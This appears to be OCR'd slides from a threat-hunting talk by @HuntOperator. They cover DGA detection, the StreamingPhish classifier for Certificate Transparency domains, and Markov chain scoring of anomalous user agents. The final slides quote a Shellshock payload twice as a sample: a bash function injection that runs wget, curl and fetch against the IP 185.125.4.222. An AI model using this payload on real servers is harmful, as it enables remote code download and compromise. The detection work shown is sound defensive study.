
Results from DGA Prediction

@HuntOperator

Results from DGA Prediction

Features

- Entropy
- Length of domain
- Alexa n-grams
- Domain n-grams



@HuntOperator


Phishing


@HuntOperator

Streaming Phish

- Created by Wes Connell (@wesleyraptor)
- Uses **supervised machine learning** to detect phishing domains from the Certificate Transparency log network
- Available at https://github.com/wesleyraptor/streamingphish

Streaming Phish






https://github.com/wesleyraptor/streamingphish

Created by Wes Connell (@wesleyraptor)


@HuntOperator

Certificate Transparency Flow



@HuntOperator

Certificate Transparency



https://blog.cloudflare.com/introducing-certificate-transparency-and-nimbus/

@HuntOperator

Streaming Phish

- "High" threshold is 0.90 and above
- "Suspicious" threshold is between 0.90 and 0.75
- "Low" threshold is between 0.75 and 0.60

Any FQDN with a score of 0.60 or lower will not be logged.

```
[Not Phishing] paypal.com0.004
[Not Phishing] apple.com 0.003
[Not Phishing] paternex.com  0.000
[Phishing]support-apple.xyz 0.965
[Phishing]paypall.com  0.851
[Phishing]pavpal-verify.com 1.000
```

https://github.com/wesleyraptor/streamingphish/blob/master/jupyter/notebooks/StreamingPhish.ipynb

@HuntOperator

Streaming Phish Demo


```
Please make a selection [1-6]: 1
[*] Fetching active classifier name from config.
[*] Fetching classifier artifacts from database.
[+] Loaded feature extractor.
[+] Loaded phishing_taylor classifier.
[*] Analysis started - press CTRL+C to quit at anytime.
[Let's Encrypt] [HIGH] [SCORE:0.995] amazon-verification-deutschland-safer-security-info.com
[Let's Encrypt] [HIGH] [SCORE:0.990] paypal.com-o.de
[Let's Encrypt] [LOW] [SCORE:0.615] twitter.com-o.de
[Let's Encrypt] [HIGH] [SCORE:0.990] www.paypal.com-o.de
[Let's Encrypt] [LOW] [SCORE:0.615] www.twitter.com-o.de
[Let's Encrypt] [HIGH] [SCORE:0.995] amazon-verification-deutschland-safer-security-info.com
[cPanel, Inc.] [HIGH] [SCORE:1.000] appleid.manage-account.secure-from.com
[cPanel, Inc.] [HIGH] [SCORE:1.000] www.appleid.manage-account.secure-from.com
[Let's Encrypt] [HIGH] [SCORE:1.000] manageaccountappleid.apple.com.srvrirc.tk
[cPanel, Inc.] [HIGH] [SCORE:1.000] appleid.manage-account.secure-from.com
[cPanel, Inc.] [HIGH] [SCORE:1.000] www.appleid.manage-account.secure-from.com
[Let's Encrypt] [LOW] [SCORE:0.610] bank-chase.jasonstotallawncareinc.com
[Let's Encrypt] [HIGH] [SCORE:0.976] bankofamerica.jasonstotallawncareinc.com
[Let's Encrypt] [LOW] [SCORE:0.610] www.bank-chase.jasonstotallawncareinc.com
[Let's Encrypt] [HIGH] [SCORE:0.976] www.bankofamerica.jasonstotallawncareinc.com
[Let's Encrypt] [HIGH] [SCORE:1.000] manageaccountappleid.apple.com.srvrirc.tk
```

@HuntOperator

Anomaly Detection

@HuntOperator

Anomaly Detection Technique Diagram



https://iwringer.wordpress.com/2015/11/17/anomaly-detection-concepts-and-techniques/

@HuntOperator

Find Anomalous User Agents

logstash-http-*

Data | Options

metrics

Metric

Aggregation

Count

Custom Label

Advanced

Add metrics

buckets

Split Rows

Aggregation

Terms

Field

http.http_user_agent.raw

Order By

metric: Count

Order | **Size**

Descending | 5000

Custom Label

Advanced

Add sub-buckets

http.http_user_agent.raw: Descending	Count
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19	2,781
Dalvik/2.1.0 (Linux; U; Android 5.1.1; AEOKN Build/LVY48F)	1,158
Microsoft-Delivery-Optimization/10.0	125
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36	102
Dalvik/2.1.0 (Linux; U; Android 8.0.0; SM-G955U Build/R16NW)	73
Microsoft-CryptoAPI/10.0	66
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36	52
com.apple.trustd/2.0	46
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.113.1.29	30
Debian APT-HTTP/1.3 (1.4.8)	29

Export: Raw Formatted

1 2 3 4 5 »

@HuntOperator

Data Preparation

Expand user agents to represent actual counts in environment

user_agent_big_strings.txt

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/
0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/
0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19
```

Loading Data in Flare

```
ua_mm = MarkovModel(3)
```

```
ua_mm.load_from_file('user_agents_big_string.txt')
```

@HuntOperator

Scoring Transitions

Each transition receives a log likelihood score

```
'Moz': {'i': 1.0},
'ozi': {'l': 1.0},
'zil': {'l': 1.0},
'ill': {'a': 1.0},
```

Simulated User Agents

Actual

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19

Simulated

```
In [94]:  1 ua_mm.simulate(100)
Out[94]: '2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.18'
```

```
2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/65.0.3325.18'
```

@HuntOperator

Operationalizing Markov Chain Predictions

Common User-Agent

Google Chrome Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36.

Uncommon

() { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("wget http://185.125.4.222/YOUR_URL_HERE ; curl -O http://185.125.4.222/YOUR_URL_HERE ; fetch http://185.125.4.222/YOUR_URL_HERE");':

998:List(FlowInfo(58.16.43.154,170.61.175.13,1470136457,() { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("wget http://185.125.4.222/YOUR_URL_HERE ; curl -O http://185.125.4.222/YOUR_URL_HERE ; fetch http://185.125.4.222/YOUR_URL_HERE");

@HuntOperator

Operationalizing Markov Chain Predictions

Score: -1.7385212547643434

Common User-Agent

Google Chrome Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36.

```
In [60]:  1 ua_mm.likelihood(common)

Out[60]: -1.7385212547643434
```

Score: -12.358640587328406

Uncommon

() { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("wget http://185.125.4.222/YOUR_URL_HERE ; curl -O http://185.125.4.222/YOUR_URL_HERE ; fetch http://185.125.4.222/YOUR_URL_HERE");':
998:List(FlowInfo(58.16.43.154,170.61.175.13,1470136457,() { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("wget http://185.125.4.222/YOUR_URL_HERE ; curl -O http://185.125.4.222/YOUR_URL_HERE ; fetch http://185.125.4.222/YOUR_URL_HERE");

```
In [61]:  1 ua_mm.likelihood(shell_shock)

Out[61]: -12.358640587328406
```

